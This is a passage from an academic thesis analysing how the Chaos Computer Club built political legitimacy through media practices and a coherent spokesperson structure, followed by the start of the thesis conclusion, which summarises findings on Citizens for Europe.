In the case of the CCC, institutional politics reacted to public pressure that was built up through multi-layered media practices; which confirms that actors who receive preferred standing and are able to stabilise their appearances across media environments over time tend to be considered trustworthy (Gitlin 1980). Interestingly enough, this correlation also operated the other way round. Media representatives considered CCC members as legitimate voices due to their regular interaction with institutional politics. Politicians, legislators and judges learned about the collective's engagement in part through the Club's multi-layered media practices. As a consequence, they invited CCC members to articulate their stance in particular contexts, like committees, consultations and hearings. Due to their involvement in institutional politics, different media outlets regarded the CCC as worth covering as well as worth granting access. Interactions with both institutional politics and relevant media outlets strengthened the collective's legitimation. Media environments *and* institutional politics, each in their own way, mutually signify the CCC's engagement before a wide public. As a consequence their virtuous role as a civil society organisation that had something to say about the political relevance of technical developments continued to be acknowledged, inscribed and stabilised. Throughout this process the Club gained opportunities to illustrate its activities, articulate its objectives and politicise particular themes. Overall, instead of linearity one needs to stress *circularity* as the defining processual dynamic that best conceptualises the legitimation of the CCC. A circular conception points towards cumulative dynamics of legitimation that relate to multifaceted communication processes.

The circular dynamic underlying legitimation makes it almost impossible to determine a definite starting point.<sup>30</sup> Arguing for a more relational process between actors' media practices and legitimation conceptualises legitimacy as a relational term and takes into account that, analytically, one can distinguish between different levels of legitimation, but empirically these levels overlap (Berger and Luckmann 1967: 112). Understood as a conceptual framework, circuits of legitimation recognises political action as a struggle over both the legitimate boundaries of recognised players and the boundaries of legitimate positions (Bourdieu 2000: 185). The CCC was not building new political arenas, but embedded emerging political themes in existing ones; which over time might contribute to the modification of democratic constellations. Circuits of legitimation were vital for this process as they enabled the CCC to endure and intensify its engagement. By acting *with*, *through* and *about* media technologies and infrastructures, the CCC approximated its role of being a discursive interpreter of societal constellations with the role of an organisation that was making tangible legislative contributions. It was due to the ongoing establishment of the CCC as a civil society organisation worth trusting that the Club was able to thematise and act on (new) political issues. These dynamics were particularly relevant because as an unelected organisation the CCC had no democratic legitimacy; that it is to say, it was not representative in a traditional sense.

As the idea of circuits of legitimation suggests, legitimacy is not a matter of singular events but of simultaneous communicative action – from face-to-face conversations to computer-mediated interaction, from co-presence to mediation – amongst different actors over time. It is also necessary to highlight that these processes are not self-reinforcing. As much as the dynamics described here can perpetuate an upward tendency they can also actuate de-legitimation. The CCC's crisis in the late 1980s and early 1990s is a telling example that legitimacy is never definitively acquired and always remains open to challenge. Circuits of legitimation are no whirlpools anyone can simply jump into. Neither do they rest on processes and practices that occur overnight. The notion points to a process of inscription over time whereby individuals coming together around common ends, objectives or projects develop into meaningful political actors (Lovink and Rossiter 2011). Circuits of legitimation echoes understandings that see time as a critical component in actors being able to co-determine democratic constellations, as political claims can only be realised over the long term (Tilly and Wood 2003; Amenta et al. 2010). Looking more closely at how the correlations between

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<sup>30</sup> Already by the mid-1980s the CCC was advising the newly formed Green Party on the use of computers.

communication and legitimacy played out over time in the case of the CCC, one notices that the hackers' current ability to practise a demanding vision of politics is strongly affiliated with the organisation's history. For more than thirty years they have been speaking out and acting on the politicisation of technology. Only by transporting its voice over time and space (Warren 2001: 164) did the Club manage to establish itself as a reliable reference point with a lasting resonance to which people could relate.

While longevity was no silver bullet to enhance the Club's political impact, it is certain that legitimation was a dynamic that only unfolded over time (Johnson et al. 2006). In turn, the CCC relied on legitimation for its long-term survival (Dowling and Pfeffer 1975; Walker and McCarthy 2010). Sustaining engagement practices over time to challenge existing conceptions of what is understood as political (Lechner 2003[1990]) and shifting the legitimate boundaries of recognised actors (Bourdieu 2000) is a difficult task. The CCC continuously actualised its engagement to avoid it becoming vague (Boltanski and Chiapello 2005: 353) and established mechanisms to survive the ebbs and flows of mass attention. Beyond the spectacle of particular events, my findings show that communicative practices involving media environments and other political agents immediately before and after a particular hack were as vital for the effective problematisation of an emerging political issue as long-term engagement on a particular set of issues. Considering the societal standing of the Club as a trusted civil society organisation one needs to take into account distinct temporalities that include the effective publicising of actions like the Staatstrojaner and the hackers' continuous contributions since the early 1980s. Taken together these two temporalities formed the circuits of legitimacy.

So far what has been revealed in the above sections is that a wide range of single actors, organisations and institutions acknowledge the CCC as a political collective because of its abilities and achievements grounded in the Club's practical manoeuvres and articulation practices. Accordingly, the hacker organisation has achieved a certain level of societal acceptance. In particular, developments in the past decade point towards the increasing legitimation of the CCC. Integration into media environments, interactions and collaborations with institutional politics, inclusion in and distinctions bestowed by non-governmental organisations and rising membership figures are some of the parameters that confirm this finding. This strengthens the idea that articulation practices related to media and institutional politics are intimately interconnected. Second is the long-term time frame, which is an essential component of the formation of legitimation through direct action, media practices and interaction with institutional politics; relates



more strongly to the formation of legitimation. These elements – the notion that legitimation only unfolded across time and to a considerable extent relates to prevailing societal constellations – strongly point to “external” dimensions. By focusing more explicitly on “internal” dimensions in the following section I will be able to integrate the findings of previous sections as well.

### 9.3 A heterogeneous group with a coherent voice

As the previous sections have already indicated, the CCC’s political manoeuvres rested on a large pool of hundreds of members with considerable know-how. There was a consensus amongst participants that the Club was a heterogeneous collective. As Peter Glaser restated in a *Heise* article on the 10<sup>th</sup> anniversary of Wau Holland’s death:

*The Chaos Computer was and still is the most unhomogeneous group of people I was ever involved with in my life. And at the same time it is the social network (we briefly reclaim the term that has been hijacked by the business world) in which people – with partially extremely different mindsets and highly diverse backgrounds – are always capable and willing to sit together at one table, not only to speak with each other but also to open up margins and boundaries.*

(Glaser 2011: n.p.)

In a similar tone, Stephan “st” Kambor observed:

*In principle you can’t pigeonhole any particular group like “these are the pure privacy groups, these are the artists, and those are the guys who bustle in the political milieu”. That’s the great thing about the Club and its surrounding: it’s incredibly heterogeneous. (st)*

As these statements emphasise, and as other interviewees echoed, the CCC brought together multi-socialised and multi-determined actors that might otherwise have remained separate and disconnected.

*The CCC brings together a wide range of talents. There are members who don’t have a clue how to program, but are very aware of hardware or mobile phone related issues. We have members who are concerned with networks and network administration. Others specialise in biometry. Others again focus on the artistic and creative aspects of computer utilisation. (Constanze)*

To gain deeper understanding of the ways the hackers put new political themes onto the public agenda one needs to look more closely at the organisational practices related to CCC's heterogeneity that facilitated its political identity. The Club's present-day composition is in part based on historical circumstances, namely, the former division of East and West Germany. In virtue of the political constellations, legal regulations and available technologies, hacker cultures east and west of the Berlin Wall were considerably different. Immediately after the fall of the Berlin Wall the Club brought these two cultures together by organising an event named KoKon (abbr. for Communication Congress).<sup>31</sup>

*It was more or less the reunification of east and west hackers. Compared to society as a whole it went relatively quick because we had a common foundation; namely those computers. (Andreas Bogk)*

*The CCC still is the organisation that whenever a bit falls over somewhere and it is reported internally you will certainly find a specialist able to explain why and for what reason. Basically, it is simply an enormous pool of know-how that has come together. (Klaus)*

As these quotes highlight, internal cohesion, often considered vital for facilitating collective action (Juris 2008; Fenton and Barassi 2011), was undergirded by the group's common fascination with and expertise related to computing. The only area in which the CCC did not display any heterogeneity was in relation to gender. Female participants in particular identified the hacker organisation as predominately male.

*There are, of course, 85 per cent men. It is a bit more levelled during events – we have more and more female participants, which I find really important – but overall the CCC is male-dominated. The CCC platform Haecksen<sup>32</sup> is explicitly concerned with bringing women together to work on projects. [...] Besides that, there is no explicit structural endeavour to change the situation. (Constanze)*

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<sup>31</sup> The name "KoKon" was an allusion to CoCom (Coordinating Committee on Multilateral Export Controls), a technology and arms embargo on COMECON (Council for Mutual Economic Assistance) states by Western bloc powers, which lasted from the end of World War II till 1991.

<sup>32</sup> "Haecksen" [ˈhɛksn] is a wordplay that blends the word "hacker" and "Hexe", meaning witch in German.

*Over the years, more and more women come to the Congress. But essentially, and in particular, considering the active members, not much has changed.* (Lisa)

All participants considered the lack of female members not a CCC-specific issue but a common phenomenon grounded in the configuration of computer-related scenes, cultures and educational establishments (see Turkle 1986). Overall, one can register that the Club was an organisation constituted by multi-socialised and multi-determined actors unifying diverse skills, knowledge and experience related to computing. Larger membership numbers further shaped this dynamic as it brought together even more members with a wider set of expertise. Given the range of competences in relation to contemporary media technologies and infrastructure, there was no other civil society organisation in Germany with a comparable level of know-how that could act *with, through* and *about* technologies.

Being in the position of having access to a set of resources that other actors in the field didn't have was a clear advantage for the organisation making a political impact (see Fligstein and McAdam 2011: 18). At the same time, as participants emphasised, the CCC strongly differed from more traditional organisations, like political parties, as it was exclusively focused on issues related to technology.

*The CCC has no consistent attitude to 95 per cent of politics. Opinions diverge as much as those of the FDP and the Green Party – from “unconditional basic income” to “It’s Hobson’s choice”. [...] We only gather and agree with each other in regards to this one theme.* (Karsten)

Other participants brought this concentration of the Club's competences and small set of issues into relation with effective problematisation and considered the focus a clear advantage for the organisation's political activism.

*In contrast to political parties we can stay out of wider debates like family policy or employment law and can concentrate on our area of expertise.* (fukami)

*There are a lot of issues that we don't have to comment on, which makes it easier for us. [...] We have the advantage that we can focus on our competences and we willingly provide information related to these issues.* (Erdgeist)

It enables us to be comparatively punchy. (Andreas Bogk)

Dodger, spokesperson and member of the executive board, explained how this heterogeneous pool of knowledge, experience and skills acted together in practice.

*Let's take for example the Staatstrojaner, which by all accounts had a serious political impact. Someone brought our attention to the issue and then suddenly the gear wheels that function 100 per cent and 1000 per cent mesh: very ambitious members are able to analyse code, there are competent people who can review what the analysis results mean exactly, and there are members who position our findings appropriately in public discourse. (Dodger)*

This illustrates how, as a result of the complexity of the Club's field of engagement, its activities demanded collaboration by multiple actors, which brought together diverse abilities – from technical skills like reverse engineering to communication skills that enabled effective publicity. Practical skills and direct digital action worked hand in hand with communicative action and media-related practices. In particular, the latter was considered vital for the hackers' ability to thematise and problematise technological developments.

*Nobody would ever listen to us in relation to constitutional matters. The whole thing looks different though, once we "deconstruct", for example, the Staatstrojaner on a computational and technological level and the legal people draw their own conclusions and analyse the legal consequences of our technical report. In cases like that, an interplay of actors emerges that leads towards statements like, "The nerds have found out that ...". So, to frame and to present our expertise in the appropriate context is crucial. (Erdgeist)*

The CCC's contemporary standing and its ability to state political "facts" as indicated in the wording 'the nerds have found out that ...' (Erdgeist), was in large part brought to life by articulating the Club's heterogeneous expertise in coherent ways. Spreading knowledge and experience in acceptable ways was strongly connected to the coherence and consistency with which the organisation articulated its expertise across media environments and in interactions with institutional actors.

As emerged throughout the research, a group of long-term members and spokespersons who occupied a central position in the collective's organisational structure was responsible for coordinating and implementing the Club's articulation processes. In stark contrast to hacker collectives like Anonymous, which lacks both the structure of a formal political entity and trusted organisational culture, or WikiLeaks, which has been shattered by scandals and

individual hero worship, the CCC articulates and acts with a coherent political identity. When asked how the spokespersons had contributed to making the Club a trusted, legitimate political organisation, most participants who introduced themselves as part of the press team gave a rather classic description of their duties and did not consider themselves as “leaders” in any way.

*On the one hand, the spokespersons have to answer and sort the daily press inquiries and forward them whenever there might be a more suitable contact person. On the other hand, we have to bring important matters to the public’s attention.*

(Erdgeist)

The procedure of becoming part of this core group was entirely unregulated.

*Spokespersons are not elected, but have simply started to do that kind of work and after a while others refer to them as spokespersons.* (Erdgeist)

While most spokesperson interpreted this informality as a sign of the openness of the Club’s organisational structure, others underlined the exclusivity of the dynamics around an informal, “non-democratic” formation of the press team.

*It is not a circle that you can simply join whenever you feel like it. People might say that this is not the case. But it’s not that easy.* (tante)

*Generally, nobody is prevented from going public. But I guess if someone not used to appearing publicly for the CCC did it there would be enormous resistance.* (Karsten)

Looking back in time it became apparent that the existence of a core group responsible for the appropriate public contextualisation of the CCC’s diverse skills, knowledge and experience had been part of the organisation from the beginning.

*In the early years “public relations” were part of a bunker mentality of the three Ws – Wau, Wernéry and Wickmann. [...] Due to the technological situation it was a rather cohesive community. We always tried to come to an agreement with as many people as possible and to include a wide range of impressions on how to deal with a certain situation. But I wouldn’t call it grassroots democracy.* (Steffen)

*It has been like that since I joined. And from what I know about the Club it has always been like that. Back then it was a clique in Hamburg. There is always a certain change of*

*generations, but the constant is that it's always a rather small clique of people who often live in the same city and set the agenda.* (Lisa)<sup>33</sup>

With new technical possibilities in place to collaboratively coordinate collective action (Chapter 7) and to enhance participatory procedures (Kavada 2010; Della Porta and Rucht 2013), one might expect the core group to be more inclusive or participatory. This was not the case. Over the past three decades the personal constellation of the press team transformed completely and expanded from three to around ten members, but the Club does not make use of technical infrastructures that might enhance internal democratisation. The continuing relevance of physical proximity for this concentration of representational control seems to be the core reason for lack of uses of participatory tools.

Tensions around the needs and deficits of the formation of a core group have been part of the CCC from the beginning. A reply to a reader's letter in an early *Datenschleuder* edition critiquing Wau Holland's central role in the Club's public appearances, reads as follows:

*Whoever desires a democratic model for the media presence of computer subculture, like the green rotation principle for example, needs to be reminded that a socio-cybernetic infotope (read again slowly) like the CCC can't be pushed together like a choral society in front of a TV camera.* (Ls blofeld 1986: 6)

This conviction that the hackers were in need of an operative press team further intensified over the years.

*In principle the work of the spokespersons has always been important, but it's unclear whether it has always been staffed as efficiently as it is today.* (Erdgeist)

*It has become much more professional. This is apparent in the way the press team deals with the media or how the Congress is organised. This also synergises with the general perception, the way the media perceives us and the way they approach us.* (anonymised)

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<sup>33</sup> Location-wise, Berlin and Hamburg were the two cities where most spokespersons and active members lived. Both cities also have an elevated position because they are or were the venues of the yearly Congress (from 1984–1997 in Hamburg, 1998–2011 in Berlin, and 2012 till 2014 in Hamburg). Other local nodes considered relatively important by participants were Cologne and Munich.

As was made clear by interviewees, the press team's efficiency was based on longstanding experiences developed and shared within the group and amongst allies. Similarly, professionalisation was related to great effort put into coordination of the collective's public representation and placing relevant themes in appropriate contexts. This form of professionalisation was a central part of the circuits of legitimation because legitimation strongly relied on the continuing interrelation between direct digital action and coherent articulation.

*The Club lives on the fact that it argues internally more than it does with the rest of the world. [...] The CCC is internally extremely argumentative, but, of course, regarding the core topics it is only a matter of detail. In the public we still manage to find a consensus.* (Karsten)

*Of course we mutually look over one's shoulder to learn from each other and to make sure that we communicate a more or less coherent point of view to the public.* (Erdgeist)

An explicit reasoning for the *modus operandi* of speaking with one voice and managing the CCC's public image can be found in the earlier mentioned *Datenschleuder* editorial.

*In particular, for such an unhomogeneous assortment like the computer freaks, it is of decisive importance to be equipped with spokespersons who gain widespread attention and who manage to accomplish the feat of encapsulating the common hacker philosophy in a up-to-date manner, and at the same time to send EDP [Electronic Data Processing] critical smoke signals from the land of the machines to non-freaks in a comprehensible fashion. Not everyone is capable of doing that.* (Ls blofeld 1986: 6; emphasis added)

The significance of communicating with a coherent voice for generating societal acceptance is best illustrated by the Club's 'existential crisis' (Steffen) and its resurgence in the late 1980s and early 1990s. During that time the CCC was publicly affiliated with illegal hacks that, amongst other things, involved the KGB (transl. the Committee for State Security) and hacking into National Aeronautics and Space Administration (NASA) computer systems. As the positive image of the collective crumbled and internal accusations got out of hand, the Club experienced the organisation's de-legitimation that was in large part due to internal disputes amongst core members leading to a controversial and incoherent public appearance. The CCC only woke up from this 'deep sleep' (Lars) during the late

1990s and early 2000s. This had both internal and external aspects. On the one hand, with the global spread of the internet and related technologies, the themes the hackers were acting on were becoming an increasingly important aspect of societal constellations. On the other hand, Wau Holland's death in 2001 led to new organisational constellations within the Club. The engagement of active members like Andy Müller-Maguhn, Tim Pritlove and others turned Berlin into the centre of gravity for the CCC and equipped it with a coherent voice and clearly identifiable profile. Instead of hacking around the globe, the hackers now focused their competences on a geographically and thematically smaller set of issues. Opening up the annual Congress to a wider public by inviting a more diverse range of speakers and journalists was as much part of this process as the "professionalisation" of the press team that took great care in the hackers' public presentation. The spokespersons' scene-setting and scripting work was decisive in bringing coherence to the collective's heterogeneous nature.

Keeping the number of voices that represented the hacker organisation in public low did not only allow a narrow focus on a small set of issues (Sikkink 2002: 312), it also enabled the Club to communicate its aims in a comprehensible manner. Considering the importance of making complex technical developments understandable to a broad public and the importance of this for the Club's standing, this was crucial. The participants showed great awareness of the linkage between communicating consistent messages and legitimation processes. Even critical members acknowledged this as an 'efficacy' (tante) factor. The lack of internal democratisation allowed the organisation to be guided by a core group of spokespersons and long-term active members, which shaped the Club's heterogeneous elements into an organisation with a focus on particular issues and coherent public representation. In the case of the CCC, acting *with*, *through* and *about* media technologies and infrastructure grounded in the skills, knowledge and experience of multi-socialised and multi-determined actors. Circuits of legitimation, in turn, strongly depended on the coherent articulation of this heterogeneity across media environments and in interactions with institutional politics.

#### **9.4 How to practice coherence**

Considering the increased interaction with media environments and institutional politics (Chapter 8), paying greater attention to coordinating the Club's outward-oriented communications became very important. The multiplication and diversification of media-related practices, for example, were advantageous for the hacker organisation as these processes allowed for a larger amount and a more



manifold distribution of information. At the same time it also complicated the communication of consistent messages and a coherent collective identity (see Fenton and Barassi 2011) to which the general public and key actors could relate.

*The media attention has increased considerably, and along with it the importance of the spokesperson. [...] In the past the CCC was below radar level and it wasn't too relevant who said what on behalf of the Club. [...] This is a somewhat particular setting and therefore we have to pay attention to what information gets out. (Martin)*

One could identify four mechanisms the CCC was relying on to achieve coherence. First, a general lack of transparency. Constanze mentioned at the 30<sup>th</sup> Chaos Congress the Club had eleven spokespersons, but did not mention any names (Kurz et al. 2013).

*Nobody knows who the spokespersons are. Only the spokespersons know that they are a spokesperson. Formally, not even the executive board knows who the spokespersons are. (tante)*

The non-formalised nature of the press team concealed asymmetries in decision-making processes and internal power structures. This, in turn, helped the hacker organisation maintain a collective identity based on participation, even though those values were not upheld in practice (Kavada 2010: 370). Second, only a very limited number of members had access to the Club's official online platforms. Even some of the long-term members could not name the list of people who knew the password for the official Twitter account, for example, or who exactly was curating the Club's main website. Echoing the internal power dynamics around public representation that are played out in many contemporary movements (Terranova and Donovan 2013; Kavada 2013) this aspect of the Club's processes also linked to the fact that members were using a range of exclusive communication environments to coordinate direct digital action (Chapter 7). A third tactic for establishing a coherent voice was for prominent spokespersons to explicitly distinguish their personal platforms from the Club's communication channels. Frank Rieger, for example, stated on his blog that was fittingly named Knowledge brings Fear:

*This is the personal weblog of Frank Rieger. It strictly contains my personal opinions only. I don't speak here for any organization or company. Nothing posted here should be*

*constructed or quoted as “speaking for...”, “Frank Rieger of... said” or similar forms of attribution. Thanks. (Frank Rieger)*

Even Constanze, who initially was referred to in her column in the *FAZ* as a spokesperson of the CCC, changed this to a much more neutral formulation that did not mention her affiliation to the CCC at all. Fourth, ensuring a coherent public appearance was also achieved through the exclusion of voices that were not considered appropriate. An illustrative example was Sandro Gaycken, a former long-term CCC member who was excluded from the Club. I met Sandro for a two-hour conversation in Berlin, just after he finished an interview with a journalist. As a technology researcher based at the Free University Berlin, journalists were particularly interested in Sandro’s point of view on so-called cyber warfare. Sandro used to be a regular speaker at the annual Congress, and together with Constanze he published *1984.exe*, an edited book on surveillance technologies. At one point, as participants recounted, he made himself unpopular amongst CCC members because he spoke in the name of the Club about issues that were not considered part of the organisation’s consensus. As a consequence Sandro was no longer invited to speak at Club events. The internal mailing list acted as a forum to hassle him and discredit him. Asked why, Sandro replied:

*The leadership of the CCC didn’t like me any longer. [...] According to them I work too closely with the evil state and aside from that I am competition for some leading members. Power politics also exist in small lobby groups. (Sandro)*

The exact reasons for Sandro’s exclusion were hard to clarify as opinions and perspectives differed, but his example demonstrates that unwanted and possibly incoherent voices were swiftly excluded from representing the Club. The number of individuals who acted as spokespeople was also limited due to the fact that only a few members were capable of communicating to diverse publics and willing to face the pressure of their name and personality being in the spotlight.

One can summarise this formation of coherence as procedures that were based on power *over* communication – in the form of exclusion and restricted access – and power *in* communication – in the form of disregarding certain arguments and voices (Andretta 2013). As a consequence, the spokespersons established themselves as representatives of the whole organisation. Spokespersons not only centrally engaged in devising media strategies and making judgments regarding information provided to media, but were also leading figures in the organisational formation of the CCC.

*The strongest public efficacy is achieved through media contacts. The team that is in charge of these contacts is not*

*elected, but has more influence and discretionary competence than a de facto democratically legitimated executive board. The board is not in charge of the spokespersons. On the contrary, we are actually in the situation where the press team determines the composition of the board. (Sam)*

Sam's statement implicitly refers to a dispute between Andy Müller-Maguhn and Daniel Domscheit-Berg, CCC member and former WikiLeaks spokesperson, about the latter's plan to initiate a new whistleblower platform. Putting pressure on other members at an extraordinary general assembly, a number of spokespersons urged a re-election of the board, which saw the deselection of Müller-Maguhn as a board member.

*It's obvious that members who are the most visible also have the most influence on other members who simply float around, which after all is the largest part. [...] And that's a self-perpetuating position: they have more influence because they are influential and thereby they have more influence. (tante)*

The central role of the spokesperson had further consequences. As Malte stated:

*Internally we have the case – I don't want to call it absurdity – that by shaping the CCC's public face the spokespersons also influence the content of the projects. (Malte)*

Taking into consideration that the spokespersons were guiding the collective's political activities by coordinating its public representation, one can argue that they also strongly influenced the societal standing of the CCC, not only in relation to the media, but also related to interactions with institutional politics. In fact, the relevance of the spokespersons was explicitly linked to the political weight of the CCC. It was predominately the core group that interacted with institutional politics in the name of the CCC.

*There is a lot of political advice and counselling that we allocate amongst the spokespersons. (Constanze)*

*It has a lot to do with the leadership or the group, which has the greatest say within the Club that the CCC is actually doing political work and is politically significant. (Lisa)*

*The solely technical publications are rather easy to schedule media-wise, whereas the whole political work of the CCC that aims for an exchange with political parties and the government is more difficult to plan in advance. You need real spokespersons for that. (Karsten)*

The need to coordinate and schedule articulation of technical findings to achieve political dialogue points to the notion how communicating and framing the Club's heterogeneous expertise in particular ways played a crucial role. The CCC was an organisation that brought multiple, even conflicting identities together. This heterogeneity was channelled through the spokespersons. A certain individual agency therefore had to be abandoned for the sake of coherence. The CCC was simultaneously enabling individual agency by bringing together a wide range of people and restricting individual agency for the sake of the collective's political vitality. While the spatial allocation of CCC nodes across Germany, Switzerland and Austria made the organisation a multi-centred network, one could detect a concentration of particular individuals and geographic locations. The internal dynamics discussed above show that the CCC's members struggled to reconcile their aspiration to internal democratisation with a persistent need for coherence of public representation (Melucci 1996: 344–7). The conflict between increased deliberation and effectiveness was clearly decided for the latter.

It is fruitful to bring this finding together with conclusions made in chapters 7 and 8. With individual members able to organise sub-groups within the organisation, inward-oriented communication (Chapter 7) was crucial for coordinating direct digital action. Taking into account the above findings one can also conclude that internal communicative practices enabled a group of core members to shape the Club as a coherent and consistent political organisation. As emphasised above, due to their central role in effectively coordinating the CCC as a coherent political organisation, the press team had a vital influence on the formation of the Club's political alignments and actions. The construction of coherence relied on inward-oriented and outward-oriented communication that strongly related to media technologies and infrastructures. Accordingly, inward-oriented and outward-oriented modes of communication were strongly linked with and in fact depended on each other in the process of legitimation. Despite the rejection of bounded conditions that are conventionally associated with bureaucratic procedures (Bimber 2003), the Club displayed an ordered organisation that was grounded in the communicative routines of spokespersons and leadership mechanisms. Instead of dissolving hierarchies and reducing the visibility of leaders (Bennett et al. 2014; Castells 2012), media-related practices were intimately interwoven with the formation of organisational structures and leadership roles. It has been through a process of continuous orchestration by a core group, largely consisting of spokespeople, that the Club became a trusted collective able to sustain its political project over time. This was particularly

highlighted by the ways in which the organisation managed to survive its existential crisis in the 1990s.

This does not mean that the Club was practising traditional organisational structures based on top-down control, as equating the spokespersons with authority did not match the observed mechanisms. The spokespersons were not in full control of the sum of all articulation processes. All the same, the organised coalescence of skills, knowledge and experience of multi-socialised and multi-determined individuals and articulation of a coherent image was vital for the hacker organisation's societal standing. The CCC's legitimation and, closely linked to this process, its ability to sustain its engagement practices over time, to a large degree rested on the Club's non-formalised leadership structures. Both the collective's ability to act politically and its legitimation were strongly related with the coordination of multi-layered media practices. This reasoning does not imply a straightforward causality between articulation and legitimation. Nonetheless, the findings throughout this research reveal strong correlations between media practices, internal modes of communication, outward-oriented communication, the thematisation of emerging political issues and the formation of legitimation.

By communicating to the general public and relevant actors in a coherent manner, spokespersons established the CCC as an easily identifiable and distinct organisation in relation to other social groups. Bringing that heterogeneity under control in constructive ways was vital for generating appreciation of the Club as a trusted political organisation and thus for the hackers' ability to alter the reference points of mainstream political debate. The fact that the CCC had been in existence for over thirty years underlines the relevance and necessity of organisational structures that both rely on and effectively support media-related practices. To achieve continuity the CCC was in need of a degree of stability, which in large part was achieved by keeping the Club's public image and messages coherent. Internal organisational procedures and attribution of communicative power that have centralisation effects since the beginning in the early 1980s build a formative part of the CCC's ability to communicate a coherent identity. Accordingly, circuits of legitimation are processes formed of interrelation between acting *with*, *through* and *about* media technologies and infrastructures over time. Following on from this, it is possible to reconsider existing conceptualisations of hackers. Initially I have related myself to literature that sees hacking as alternative form of computing (Lievrouw 2011), hacktivism (Jordan and Taylor 2004; Jordan 2013) and 'digital direct action' (Coleman 2013). Throughout the empirical chapters above I have emphasised that hacktivism is not only a technical endeavour and I have revealed that hacker organisations like the CCC do much more than hacking. By showing

that digital direct action is only one – though central – part of the way hackers practice politics my research extends concepts that equate hacktivism with protest gone electric. The Club effectually brings together “old” and “new” modes of activism and exemplifies that alternative and mainstream ways of doing politics are not as easily separable from each other as one might assume. Instead the CCC combine tactics like hacking and insider tactics like advising legislators to achieve their political goals.

## 9.5 Conclusion

People across the spectrum – citizens, media representatives, constitutional judges, politicians – have trust in the ways the CCC contributes its knowledge and experience in thematising and politicising technological developments. The CCC’s activities, which range from offering diagnostic services to speaking truth to power, have largely been recognised as socially useful. Integration into media environments, interactions and collaborations with institutional politics, inclusion in and distinctions bestowed by non-governmental organisations and rising membership figures are some of the parameters that confirm this finding. This strengthens the idea that articulation practices related to media and institutional politics are intimately interconnected. Over three decades, and in particular within the past ten to fifteen years, the CCC has managed to position itself as a reliable and impartial political actor in a rapidly changing and uncertain field. CCC’s direct digital actions have not changed drastically over the past three decades, but the Club’s way of communicating these actions has changed.

While the hacker organisation was acting *with* and *through* media technologies and infrastructures in rather unconventional and radical ways, its members acknowledged that influencing democratic constellations in large part included operating within the realm of institutional powers. Bringing these findings into dialogue with the earlier notion that the Club was acting *about* technologies the chapter has shown how articulation processes that enabled the hackers to problematise technological developments relied on both multi-layered media practices and interactions with institutional politics. The CCC’s political manoeuvres rested on a large pool of hundreds of multi-socialised and multi-determined members with considerable skills, knowledge and experience. Practicing a demanding and constructive vision of politics – through the combination of singular events and long-term involvement – was in need of organisational structures and leadership roles. The lack of internal democratisation allowed the organisation to be guided by a core group of spokespersons and long-

term active members, which shaped the Club's heterogeneous elements into an organisation with a focus on particular issues and coherent public representation.

The CCC's legitimisation and, closely linked to this process, its ability to sustain its engagement practices over time, to a large degree rested on the Club's non-formalised leadership structures. By communicating to the general public and relevant actors in a coherent manner, spokespersons established the CCC as an easily identifiable and distinct organisation in relation to other social groups. Bringing that heterogeneity under control in constructive ways was vital for generating appreciation of the Club as a trusted political organisation and thus for the hackers' ability to alter the reference points of mainstream political debate. The interrelation of these dynamics has been conceptualised as *circuits of legitimisation* in this chapter. The chapter emphasised that multi-layered media practices occupy a key role in the circuit of legitimisation and therefore in the thematisation of new political themes and problematisation of technical developments. Legitimisation and sustaining engagement practices, in the case of the CCC, in large part grounded in acting *with, through* and *about* media technologies and infrastructures.

## Conclusion

By adopting a qualitative approach, I sought to understand the role media-related practices play for Citizens for Europe and the Chaos Computer Club to establish legitimacy and to sustain their political engagement over time. Throughout the above chapters I have argued that practices circulating around and oriented towards media technologies and infrastructures play a configurative role for the organisations' ability to establish legitimacy and to sustain their engagement over time. Instead of suggesting a straightforward causal chain my qualitative analysis conceptualised the entanglements between media-related practices, legitimation and long-term engagement as relational dynamics. In doing so my research compliments existing research on the role media practices play for political actors by investigating the missing links between media practices, legitimacy and sustaining engagement over time. Accordingly, my thesis provides an empirically informed interpretive account of the meaning media practices have for organised actors' ability to co-determine contemporary democratic constellations. Consequently, the findings have implications for how one understands the role media-related practices play in fulfilling the political goals of civil society organisations. This chapter concludes this thesis by giving a brief synopsis of the earlier chapters, by bringing the findings of the two cases studies together and by pointing to the limitations of my research. In the second section I will show how my thesis objects, confirms and expands writings on the topic and draws points to conclusions that implicitly emerged out of the interviews, participant observation and media analysis. The final section concludes by making more general remarks about the findings of my thesis and points towards possible future research.

### 10.1 Putting the findings into dialogue

In recent years many attempts have been made to add understanding of the relation between media and politics. This has led to a growing approximation and exchange of different disciplines – in particular media studies, political sociology and social movement research. This thesis salutes and aims to expand this development by deepening understanding of the complex relation between



organisational actors' media, legitimation and long-term engagement. Before discussing the relevance of my research in more detail I now want to briefly summarise the findings of the above chapters.

Chapter 5 argued that media practices play a vital role for establishing and for maintaining CFE as a civil society organisation by pointing to a number of factors. First, along with its growing involvement over time CFE's inward-oriented modes of communication and information exchange increasingly relied on media practices. By doing so inward-oriented media practices contributed to the ability to sustain the organisation's engagement over time. Second, outward-oriented communication was the result of processes that made visible and even amplified organisational structures. Third, building on these findings, the chapter conceptualised CFE's Every Vote 2011 campaign as a trans-media campaign that enabled citizens to actively engage with the issue of voting rights and to symbolically participate in political procedures they were otherwise excluded from. The organisation's mode of practice underlying the trans-media campaign had longer term consequences in relation to activating sources of funding, collaborations, and, ultimately, feeding into the stabilisation and legitimation of CFE's engagements.

In Chapter 6 I have made clear that media-related practices were a key part of establishing and maintaining CFE's role as an intermediary organisation that created ties and commonalities between actors belonging to different social and political spheres. In more detail, the chapter emphasised that the in-house publication OC contributed to the stabilisation of CFE's political work as it enabled the organisation to partially legitimise their activities and to establish longer-term relationships with individual and collective actors. The chapter has also shown that practices related to the CFE website – described as curating practices – added another dimension to the organisation's legitimation by acting as an infrastructure that affiliated CFE with trusted organisations and so embedded CFE's political endeavours within a legitimate context. In addition, the organisation's efforts related to establishing and maintaining a Democratic Community of Practice showed that media-oriented practices complemented the physical meetings to maintain the community of practice over time. Overall, the chapter emphasised interlocking arrangements of mediated and face-to-face communication not only established and maintained CFE's role as an intermediary organisation but also facilitated the organisation practising networked forms of European citizenship by bringing together individual and collective actors from across Europe to act together. Accordingly, media-related practices were important for enabling CFE to legitimise and sustain their

engagement practices, which relied on all levels of the organisation's practices having a constructive conflation of organisational aspects and networking practices.

